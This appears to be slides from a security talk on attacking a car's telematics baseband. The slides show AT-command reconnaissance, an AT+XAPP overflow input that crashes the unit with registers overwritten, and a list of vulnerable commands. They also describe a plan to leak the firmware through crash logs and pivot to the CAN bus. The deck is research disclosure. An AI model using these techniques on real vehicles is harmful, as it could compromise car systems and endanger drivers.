


Telematics

- Here are a few hints

Telematics

Infineon PMB 8876 Functional diagram



Telematics

Gathering Intel from the board

- It's a USB system. We know this…
- Lets connect to it and explore

```
root@atr-lt01:~/leaf# ./leaf.py
AT
OK

AT+CGMI
+CGMI: Continental Automotive Systems

OK

AT+CGMM
+CGMM: "GSM900","GSM1800","GSM1900","GSM850","MODEL=SGOLD2 NAD"

OK

AT+CGMR
+CGMR: "06.42R_51R_V26"

OK

AT+CIMI
310650701614947

OK
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
AT+CIMI
310650701614947

OK

AT+XLOG
+XGENDATA: "cas2_21.41.23:NOVANTO_NAD_51R    dows_NT
"

OK

AT+XAPP="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"


Traceback (most recent call last):
  File "./leaf.py", line 32, in <module>
    dev.write(2, "%s\r" % command)
  File "/usr/lib/python2.7/dist-packages/usb/core.py", line 948, in write
    self.__get_timeout(timeout)
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 824, in bulk_write
    timeout)
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 920, in __write
    _check(retval)
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 595, in _check
    raise USBError(_strerror(ret), ret, _libusb_errno[ret])
usb.core.USBError: [Errno 5] Input/Output Error
root@atr-lt01:~/leaf#
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
AT+XLOG
+XGENDATA: "cas2_21.41.23:NOVANTO_NAD_51R    dows_NT
"

+XLOG: Exception Number: 1
Trap Class:     0xEEEE  (SW EXCEPTION)
Identification: 182 (0x00B6)
Date: 01.01.2004
Time: 00:00
File: @
Line: 0
Logdata:
 07 CE 0A 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00                           ........


+XLOG: Exception Number: 2
Trap Class: 0xBBBB (HW PREFETCH ABORT TRAP)
System Stack:
            0x41414141
            0x41414141
            0x41414141
            0x41414141
            0x00414141
            0x00000001
            0xA024111C
            0x00000001
            0xB013FDA8
            0xB026FF14
            0xB00325FC
            0x00000001
            0x00000001
            0xA013216D
            0x00000001
            0xB00546EC
            0xB026FF14
            0xA010B1AD
            0xB026F164
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
Date: 07.01.2004
Time: 08:21
Register:
r0:   0x00000000   r1:   0x00000000 r2:   0xFFFF231C
r3:   0xB02573C9   r4:   0x41414141 r5:   0x41414141
r6:   0x41414141   r7:   0x41414141 r8:   0x00000000
r9:   0x00080002   r10:  0xB00C6DC8 r11:  0xB00D0C5C
r12:  0xA0235CCD   r13:  0xB00CCCE4 r14:  0xA0244175
r15:  0x41414144
SPSR: 0x40000033  DFAR:  0x00000404 DFSR: 0x00000005

OK
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
Date: 07.01.2004
Time: 08:21
Register:
r0:   0x00000000   r1:   0x00000000 r2:   0xFFFF231C
r3:   0xB02573C9   r4:   0x41414141 r5:   0x41414141
r6:   0x41414141   r7:   0x41414141 r8:   0x00000000
r9:   0x00080002   r10:  0xB00C6DC8 r11:  0xB00D0C5C
r12:  0xA0235CCD   r13:  0xB00CCCE4 r14:  0xA0244175
r15:  0x41414144
SPSR: 0x40000033  DFAR:  0x00000404 DFSR: 0x00000005

OK
```

Telematics


Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities.
- confirmed local vector
  - AT+STKPROF
  - AT+XAPP
  - AT+XLOG
  - AT+FNS

Telematics

Telematics vulnerabilities


- After confirming the local vulns, let's check for remote ones…
- oh wait!
- Thanks to the amazing Dr. Ralf-Philipp Weinmann we know this baseband FW is vulnerable to an Over-The-Air TMSI buffer overflow.



Telematics

Telematics vulnerabilities


- Confirming the TMSI vulnerability
  - The good book has PoC code in it, yay!
  - OpenBTS has moved on from testcall functionality (“security” reasons)
  - this will take a while, better get a faraday cage



Telematics

Telematics vulnerabilities


- Confirming the TMSI vulnerability



Telematics

Telematics vulnerabilities

- Confirming the TMSI vulnerability
- After many many days of attempts and trying to get OpenBTS to work, Jesse confirms remote buffer overflow!
  - Thank you Jared Boone!



Telematics

Telematics vulnerabilities

- Exploiting
  - We don’t have a copy of the firmware, how do we fix this?
  - Getting the firmware out of the device requires semi-blind exploitation
  - It’s not quite that bad, we have some basic exception logging that includes:
    - Register state at time of crash
    - 178 dwords of stack values upwards from SP at time of crash
  - We can work with that

Telematics

Telematics vulnerabilities

- Exploiting
  - No DEP
  - No ASLR

Telematics


Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block
    - Copy 512 bytes from arbitrary location into stack frame
    - Write tag to signify completed copy of data block
    - Jump to hardcoded invalid location to force a crash at specific location
    - Wait for device to reboot
    - Read exception log using AT+XLOG and extract data from between tags in stack dump
    - … and then do it again 13 thousand times …

Telematics

Telematics vulnerabilities

- Once firmware is accessible we can work on reversing and jumping from the baseband to the CAN bus



Conclusion

Public Statements

Thank you!

Questions?